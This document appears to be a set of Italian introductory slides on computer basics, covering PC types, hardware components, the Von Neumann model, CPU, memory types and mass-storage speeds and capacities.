
pioggia	freddo	impermeabile
0 (no)	0 (no)	0 (no)
1 (si)	0 (no)	1 (si)
0 (no)	1 (si)	1 (si)
1 (si)	1 (si)	1 (si)



Il computer

- Il computer, in linea di massima, possiamo definirlo come uno strumento che riceve i dati (**input**), li memorizza, li elabora ed infine fornisce i risultati (**output**).
- Possiamo quindi affermare che il computer è uno strumento che elabora informazioni attraverso la collaborazione **dell'hardware** e del **software**.

Che cos'è un PC?




Un Personal computer è un computer monoutente di medie prestazioni.

Si possono distinguere in:

- Desktop - PC da scrivania
- Laptop (notebook) - PC portatile
- Tablet PC - portatile in cui l'input è effettuato tramite touchscreen

Tipi di Computer


Tipo di Computer	Capacità	Utilizzo	Costi
Supercomputer	Altissime	Particolare	Altissimi
Mainframe	Molto Alte	Aziendale	Alti
Minicomputer	Alte	Aziendale	Alti
Workstation	Alte	Aziendale Personale	Medio/Alti
Personal Computer (PC)	Medio/Alte	Aziendale Personale	Da Medio/Bassi A Medio/Alti
PC portatili: Notebook e Laptop	Medio/Alte	Aziendale Personale	Medio/Alti
Palmas (PDA - Personal Digital Assistant) o Palmtop	Medie	Aziendale Personale	Medio/Alti
Terminali o Network Computer	Medio/Basse	Aziendale	Medio/Bassi



Dispositivi portatili

- Palmari (Personal Digital Assistant)
- Telefoni cellulari
- Smartphone
- Lettori multimediali
- Tablet


I Palmari (PDA)



I Palmari (PDA - Personal Digital Assistant) non nascono con lo scopo di eguagliare i fratelli maggiori, ma per svolgere alcune specifiche funzioni:


- Agenda
- Posta elettronica
- Internet
- Elaboratore di testi
- Telefono portatile
- Fax

Hardware



- E' la struttura fisica del computer, parte "dura" .Tutto quello che si può toccare in un computer" (dispositivi elettrici, elettronici e meccanici)
- Hardware senza software computer Inutilizzabile





Hardware

Il termine hardware (ferraglia) indica tutte le componenti fisiche ed elettroniche di un computer , che possono essere toccate con mano.

Esempi tipici di hardware sono:

- lo schermo,
- la tastiera,
- il mouse,
- la stampante,
- il case (Tower o Desktop)
- e tutti i dispositivi elettronici (scheda madre, processore, RAM, schede video, schede audio, schede modem /fax) ed elettromeccanici (floppy disk, hard disk, CDROM).

I'Hardware

L'Hardware è la struttura fisica del computer.

I principali dispositivi contenuti **all'interno del Case** sono:


- La Scheda Madre (Mainboard)
- La CPU (Microprocessore)
- Le Porte di comunicazione
- Le Memorie
- Le Memorie di Massa

I Principali dispositivi **esterni** detti **Unità Periferiche** sono:

- Dispositivi di Input
- Dispositivi di Output
- Dispositivi misti di Input e Output




Modello di Von Neumann. Modello di funzionamento di un pc



Struttura del PC


Tutti i Computer, e quindi anche i PC, hanno la struttura conformata al modello logico di Von Neumann.



Principali componenti di un computer




- a) **La CPU** (Central Process Unit o unità centrale di elaborazione), si tratta del componente che esegue le istruzioni dei vari programmi per far funzionare l'intera macchina.



I componenti principali della CPU



- **ALU** – (Arithmetic Logic Unit): svolge le operazioni aritmetiche fondamentali
- **CU** – (Control Unit): stabilisce la logica con cui devono essere effettuate le operazione da parte dell'ALU
- Set di **registri** - (memorie): immagazzinano dati e istruzioni in via di esecuzione
- **Memorie cache**: memorizza temporaneamente le istruzioni prima di trasferirle alla RAM



Potenza di una CPU


- Operazioni della CPU: scandite dal clock (orologio interno)
- Frequenza del clock = oscillazioni per secondo
- Frequenza della CPU: espressa in MHz o GHz (attualmente oltre i 3 GHz per desktop)
- Velocità: misurata in MIPS (milioni di istruzioni per secondo)



I costruttori di CPU: AMD e Intel



Principali componenti di un computer



- b) **La memoria RAM** (Random Access Memory), è il luogo dove vengono conservati i dati in corso di elaborazione (documenti e istruzioni del programma), è una memoria temporanea che si azzerà quando il computer viene spento.



Principali componenti di un computer



- c) **La memoria ROM** (Read Only Memory) è una memoria di sola lettura permanente dove vengono registrate tutte le informazioni di controllo per il corretto funzionamento del computer.

Contiene il BIOS (**Basic Input-Output System**), software di controllo per il corretto funzionamento dell'hardware e delle periferiche installate sulla scheda madre.



Principali componenti di un computer



- d) **La memoria cache** (memoria nascosta, da 1 MB, 4 MB).

E' una memoria temporanea, non visibile al software, che memorizza un insieme di dati che possano successivamente essere velocemente recuperati su richiesta.

Aumenta la velocità di trasferimento dei dati

Principali componenti di un computer



- e) **Le Memorie di massa** (hard disk, CD-ROM, DVD, penne USB, floppy disk, ecc).

L'hard disk o disco fisso, è la memoria principale del computer dove vengono conservati tutti i documenti, i dati ed i programmi



Antonio Falabella




Memorie di massa

	Velocità	Capacità
CD-ROM	52x = 7 MB/s	700 MB
DVD	24x = 3,5 MB/s	4,7 GB
Chiavette USB	480 Mbit/s	16 GB
Memory Card	5 MB/s	8 GB
Hard disk	500 MB/s	500 GB
Dischi esterni	480 Mbit/s	1 TB
Unità di rete, dischi online		


La scheda madre (Mainboard)



- La scheda madre fa da supporto e connessione per tutti i componenti interni del computer.



Antonio Falabella



Prestazioni dei computer

Sono influenzate da:

- velocità della CPU
- quantità di memoria RAM
- velocità dell'hard disk
- memoria della scheda grafica
- applicazioni in esecuzione